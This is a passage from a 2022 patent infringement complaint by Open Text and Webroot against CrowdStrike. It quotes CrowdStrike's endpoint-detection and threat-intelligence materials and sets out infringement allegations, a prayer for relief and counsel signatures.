- Unravels an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data
- Maps alerts to the MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK®) framework for quick understanding of even the most complex detections
- Keeps detection details for 90 days

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

607. The Accused Products monitor events including processes and operations performed by processes, and these events are further enriched with related data including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). The Accused Products link events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.).




Other Common Events

- Many of the other events Falcon captures are used to enrich `ProcessRollup2` events
- Some common enrichment events include:
  1. `DnsRequest` (a process makes a DNS request)
  2. `NetworkConnectIP4` (a process makes an IPv4 connection)
  3. `OoxmlFileWritten` (a productivity file was written to disk by a process)
  4. `PeFileWritten` (an executable file was written to disk by a process)
- There are over 400(!) events captured by Falcon
- They are catalogued in the Event Data Dictionary in your UI

©2020 CROWDSTRIKE


(*See* WBR_CSK000511 at 529 (https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf); *see also id.*at 519, 522, 552.)

608. In another example, the Accused Products provide a process tree illustrating the context and history of an attack. For example, the green icon indicates that a file named "BACKDOOR.EXE" was identified as malicious and was blocked. By moving up the process tree, the Accused Products illustrate an attack with an externally networked source that began with clicking a malicious link in Outlook that opened a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by download attack.



(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 6:27-6:35.)

609. In addition, the Accused Products include "[i]ntegrated threat intelligence [that] enables the immediate assessment of the ***origins, impact, and severity*** of threats in the environment, and also provides guidance on how to best respond and remediate."



3. Threat intelligence integration

Integrated threat intelligence enables the immediate assessment of the origins, impact, and severity of threats in the environment, and also provides guidance on how to best respond and remediate.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 616 (emphasis added).)


610. Indeed, the Accused Products include "CrowdStrike Falcon X" threat intelligence. Falcon X includes "Automatic Threat Analysis" "automatically investigated by Falcon X," Malware Analysis" "enabl[ing] in-depth analysis of unknown and zero-day threats," "Malware Search," and "Threat Intelligence."

CrowdStrike Falcon X stands out with the following capabilities:


- **Automatic Threat Analysis** — All files quarantined by CrowdStrike Falcon endpoint protection are automatically investigated by Falcon X. This automation drives breakthrough efficiency gains for security operations teams, elevates the capabilities of all security analysts and unlocks critical security functionality for organizations without a security operations center.
- **Malware Analysis** — Falcon X enables in-depth analysis of unknown and zero-day threats that goes far beyond traditional approaches. Powered by the Falcon Sandbox, it employs a unique combination of static, dynamic and fine-grained memory analysis to quickly identify the evasive threats other solutions miss.
- **Malware Search** — Connects the dots between the malware found on your endpoints and related campaigns, malware families or threat actors. Falcon X searches CrowdStrike Falcon Search Engine, the industry's largest malware search engine for related samples and within seconds expands the analysis to include all files and variants, leading to a deeper understanding of the attack and an expanded set of IOCs to defend against future attacks.
- **Threat Intelligence** — Actor attribution exposes the motivation and the tools, techniques and procedures (TTPs) of the attacker. Practical guidance is provided to prescribe proactive steps against future attacks and stop actors in their tracks.
- **Customized Intelligence** — Falcon X automatically produces intelligence specifically tailored for the threats you encounter in your environment. Customized IOCs are immediately shared with other security tools via API, streamlining and automating the protection workflow. Cyber threat intelligence relating to the encountered attack is displayed alongside the alert, making it quick and easy for analysts to understand the threat and take action.

(*See* WBR_CSK000508 (https://www.crowdstrike.com/press-releases/crowdstrike-introduces-new-automated-threat-analysis-solution-to-deliver-predictive-security/) at 009-011.)

611. In another example, the Accused Products display information related to found malware and global command-and-control servers of hacker group "GOBLIN PANDA" including indicators related to the malware found on network host computers, servers identified as associated with the malware and Goblin Panda, and website web.thoitievietnam.org identified as associated with the malware indicators, Goblin Panda servers, and Goblin Panda.


CSIT-18052 8.1 Builder for CVE...
CSA-18084 GOBLIN PANDA Adopts ...
GOBLIN PANDA
78f3d6492a186c472f7dd02e2e1324...
93aa353320a8e27923880401a4a0f3...
185.243.114.138
web.thoitievietnam.org
1 indicator on 3 hosts
4 indicators on 2 hosts

Looking to the right side of the graph, clicking on the "hosts" icon will expand a list of hosts that have event data containing these particular indicators. Like with Intel, this will highlight the lines connecting that host to the indicators and Intel attributes. You also have the option to expand and see the specific host's detailed information.



CS-SE-DJS-W10BH

TMM-WIN10-D3

e7c0bc0e80f22e7b9ac17842647304009b78ac7b73fb809e95e9c...

TYPE Hash

FIRST SEEN Feb. 20, 2019 15:10:53

(*See* WBR_CSK001390 (https://www.youtube.com/watch?v=4B4a5FQZ8dE&list=PLtojL19AteZv3oYq8_jD_0J5vNvxdGDDs) at 0:15; *see* WBR_CSK000662 (https://www.crowdstrike.com/blog/tech-center/falcon-indicator-graph/).)

612. Each claim in the ’244 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the ’244 Patent.

613. Defendants have been aware of the ’244 Patent since at least the filing of the First Amended Complaint.

614. Defendants directly infringe at least claim 1 of the ’244 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an

infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

615. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the '244 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

616. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the '244 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 1 of the '244 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

617. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

618. Defendants further encourage and induce their customers to infringe claim 1 of the '244 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their

CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

619. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

620. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '244 Patent. (*See*

WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

621. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '244 Patent.

622. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

623. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including the functionality for monitoring computer activity with a kernel-mode driver and generating an activity log and related functionality described above, are integral parts of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See*, *e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as

described and shown above, or without the system and components identified above that practice the ’244 Patent, that functionality could not be performed.

624. Additionally, the accused functionality, including the functionality for monitoring computer activity with a kernel-mode driver and generating an activity log and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id*.) For example, without the Accused Products’ kernel-mode driver and other related functionality for identifying an origin of a malicious activity, the Accused Products could not deploy their malware detection and context and history features. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’244 Patent, that functionality could not be performed.

625. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including monitoring computer activity using a kernel-mode driver and generating an activity log) constitute a material part of the inventions claimed because such analysis is integral to the processes identified above (such as identifying the origin of a malicious activity) as recited in the claims of the ’244 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

626. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’244 Patent.

627. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’244 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

628. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’244 Patent.

629. Defendants’ infringement of the ’244 Patent is knowing and willful. Defendants acquired knowledge of the ’244 Patent and of the specific conduct that constitutes infringement of the ’244 Patent at least based on this First Amended Complaint. Defendants continue to engage in infringing activities after the filing of this First Amended Complaint, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

630. On information and belief, despite Defendants’ knowledge of the Asserted Patents,

Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants' continued infringement of the '244 Patent with knowledge of the '244 Patent constitutes willful infringement.

PRAYER FOR RELIEF

WHEREFORE, Plaintiffs respectfully request the following relief:

a) That this Court adjudge and decree that Defendants have been, and are currently, infringing each of the Asserted Patents;

b) That this Court award damages to Plaintiffs to compensate them for Defendants' past infringement of the Asserted Patents, through the date of trial in this action;

c) That this Court award pre- and post-judgment interest on such damages to Plaintiffs;

d) That this Court order an accounting of damages incurred by Plaintiffs from six years prior to the date this lawsuit was filed through the entry of a final, non-appealable judgment;

e) That this Court determine that this patent infringement case is exceptional and award Plaintiffs their costs and attorneys' fees incurred in this action;

f) That this Court award increased damages under 35 U.S.C. § 284;

g) That this Court preliminarily and permanently enjoin Defendants from infringing any of the Asserted Patents;

h) That this Court order Defendants to:

(i) recall and collect from all persons and entities that have purchased any and all products found to infringe any of the Asserted Patents that were made, offered for sale, sold, or otherwise distributed in the United States by Defendants or anyone acting on their behalf;

(ii) destroy or deliver all such infringing products to Plaintiffs;

(iii) revoke all licenses to all such infringing products;

(iv) disable all web pages offering or advertising all such infringing products;

(v) destroy all other marketing materials relating to all such infringing products;

(vi) disable all applications providing access to all such infringing software; and

(vii) destroy all infringing software that exists on hosted systems,

i) That this Court, if it declines to enjoin Defendants from infringing any of the Asserted Patents, award damages for future infringement in lieu of an injunction; and

j) That this Court award such other relief as the Court deems just and proper.

DEMAND FOR JURY TRIAL

Plaintiffs respectfully request a trial by jury on all issues triable thereby.

DATED: August 31, 2022

By:*/s/ Jeffrey D. Mills*
Jeffrey D. Mills
Texas Bar No. 24034203
KING & SPALDING LLP
500 West Second St., Suite 1800
Austin, Texas 78701
Telephone: (512) 457-2027
Facsimile: (512) 457-2100
jmills@kslaw.com

Mark D. Siegmund
STECKLER WAYNE
CHERRY & LOVE, PLLC
8416 Old McGregor Rd.
Waco, Texas 76712
Telephone: (254) 651-3690
Facsimile: (254) 651-3689
mark@swclaw.com

Steve Sprinkle
Texas Bar No. 00794962
SPRINKLE IP LAW GROUP, P.C.
1301 W. 25th Street, Suite 408
Austin, Texas 78705
Telephone: 512-637-9220
ssprinkle@sprinklelaw.com

Christopher C. Campbell (DC Bar No. 444262)
Patrick M. Lafferty *(pro hac vice)*
KING & SPALDING LLP
1700 Pennsylvania Avenue, NW
Suite 200
Washington, DC 20006
Telephone: (202) 626-5578
Facsimile: (202) 626-3737
ccampbell@kslaw.com
plafferty@kslaw.com

Britton F. Davis *(pro hac vice)*
Brian Eutermoser (*pro hac vice)*
KING & SPALDING LLP
1401 Lawrence Street
Suite 1900
Denver, CO 80202
Telephone: (720) 535-2300
Facsimile: (720) 535-2400
bfdavis@kslaw.com
beutermoser@kslaw.com

Attorneys for Plaintiffs Open Text, Inc. and Webroot, Inc.

CERTIFICATE OF SERVICE

A true and correct copy of the foregoing instrument was served or delivered electronically via the U.S. District Court ECF filing system to all counsel of record on this 31st day of August, 2022.

/s/ Jeffrey D. Mills
Jeffrey D. Mills